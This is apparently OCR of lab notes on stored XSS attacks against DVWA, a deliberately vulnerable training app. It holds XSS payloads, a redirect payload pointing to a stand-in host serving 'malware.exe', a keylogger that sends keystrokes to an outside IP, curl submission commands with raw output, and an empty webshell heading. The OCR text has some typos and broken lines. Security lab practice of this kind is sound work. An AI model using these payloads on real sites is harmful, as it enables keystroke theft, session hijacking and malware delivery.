
DVWA - stored XSS attack

Basic attacks:


```
<script>alert('XSS')</script>
```




```
<svg onload=alert('XSS')>
```





```
<img src=x onerror=alert('XSS')>
```




Redirection to a malicious site

```
<script>
window.location.href = "http://evil.com/malware.exe"
</script>
```




Since we have limitations to type down such a script, we are going to try to do this from the terminal instead:

```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenconded" \
    -d "txtName-
LongXSS&mtxMessage=${MALICIOUS_SITE_PAYLOAD}&btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" > malicious_site_payload.txt
```



The output may be find in `malicious_site_payload.txt``

From which we found that the attack was successful:




```
<div id="guestbook_comments">
  Name: MalwareRedirect
    Message:
      <script>
        window.location.href="http://evil.com/malware.exe";
      </ script>
</div>
```


JavaScript Keylogger

```
<script>
document.onkeypress = function(e) {
  var img = new Image();
  img.src = 'http://192.168.57.10/log.php?key=' + e.key;
```

```
}
</script>
```

Run in the terminal as:


```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenconded" \
    --data-urlencode="txtName=JS-keylogger" \
    --data-urlencode="mtxtMessage=${JAVASCRIPT_KELOGGER_PAYLOAD}" \
    -d "btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" >
javascript_keylogger_payload.txt
```



Which means that we were not successful on doing an XSS-attack in this case

Stealing cookies

```
PAYLOAD='<img src=x onerror=alert(document.cookie)>'
```





```
curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlenco ded" \
    --data-urlencode="txtName=JS-keylogger" \
    --data-urlencode="mtxtMessage=${PAYLOAD}" \
    -d "btnSign=Sign+Guestbook" \
    "${DVWA_URL}/vulnerabilities/xss_s/" > stealing_cookies_payload.txt
```

```
┌──(kali㉿attacker)-[~]
└─$ curl -v -X POST \
    -b "security=$SECURITY; PHPSESSID=$PHPSESSID" \
    -H "Content-Type: application/x-www-form-urlencoded" \
    --data-urlencode "txtName=steal-cookies" \
    --data-urlencode "mtxtMessage=$PAYLOAD" \
    -d "btnSign=Sign+Guestbook" \
    "$DVWA_URL/vulnerabilities/xss_s/" > resultado.html
Note: Unnecessary use of -X or --request, POST is already inferred.
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0*   Trying 192.168.57.30:80 ...
* Connected to 192.168.57.30 (192.168.57.30) port 80 (#0)
> POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
> Host: 192.168.57.30
> User-Agent: curl/7.88.1
> Accept: */*
> Cookie: security=low; PHPSESSID=2775490108c33f2c48f7846994c215cc
> Content-Type: application/x-www-form-urlencoded
> Content-Length: 111
>
} [111 bytes data]
< HTTP/1.1 200 OK
< Date: Thu, 29 Jan 2026 12:03:56 GMT
< Server: Apache/2.2.8 (Ubuntu) DAV/2
< X-Powered-By: PHP/5.2.4-2ubuntu5.10
< Pragma: no-cache
< Cache-Control: no-cache, must-revalidate
< Expires: Tue, 23 Jun 2009 12:00:00 GMT
< Transfer-Encoding: chunked
< Content-Type: text/html;charset=utf-8
<
{ [2599 bytes data]
100  7132    0  7021  100   111   195k   3169 --:--:-- --:--:-- --:--:--  204k
* Connection #0 to host 192.168.57.30 left intact

┌──(kali㉿attacker)-[~]
└─$ grep -i "steal-cookies\|onerror\|document.cookie" resultado.html
        <div id="guestbook_comments">Name: test <br />Message: This is a test comment. <br /></div><div id="guestbook_comments">Name: alert <br />Message:
<script>alert('XSS')</script> <br /></div><div id="guestbook_comments">Name: svg <br />Message: <svg onload=alert(XSS)> <br /></div><div id="guestbook_comm
ents">Name: img <br />Message: <img src=x onerror=alert('XSS img-alert')> <br /></div><div id="guestbook_comments">Name: cookies <br />Message: <script>
</script> <br /></div><div id="guestbook_comments">Name: MalwareRedirect <br />Message: <script>window.location.href="http://evil.com/malware.exe";</script
> <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:
 <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:
<br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <
br /></div><div id="guestbook_comments">Name: cookies <br />Message: &lt;svg onload=alert(document.cookie)&gt; <br /></div><div id="guestbook_comments">Nam
e: cookies <br />Message: &lt;img src=x onerror=alert(document.cookie)&gt; <br /></div><div id="guestbook_comments">Name: alertEspe <br />Message: &lt;scri
pt&gt;alert(&quot;Espe&quot;)&lt;/script&gt; <br /></div><div id="guestbook_comments">Name: svg <br />Message: Message: &lt;svg onload=alert(XSS)&gt; <br /
></div><div id="guestbook_comments">Name: xss <br />Message: &lt;script&gt;alert('XSS')&lt;/script&gt; <br /></div><div id="guestbook_comments">Name: steal
-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-
cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-c
ookies <br />Message:  <br /></div><div id="guestbook_comments">Name: steal-cookies <br />Message:  <br /></div>
```


PHP webshell

Basic command php webshell


Basic php webshell



Upload in DVWA:

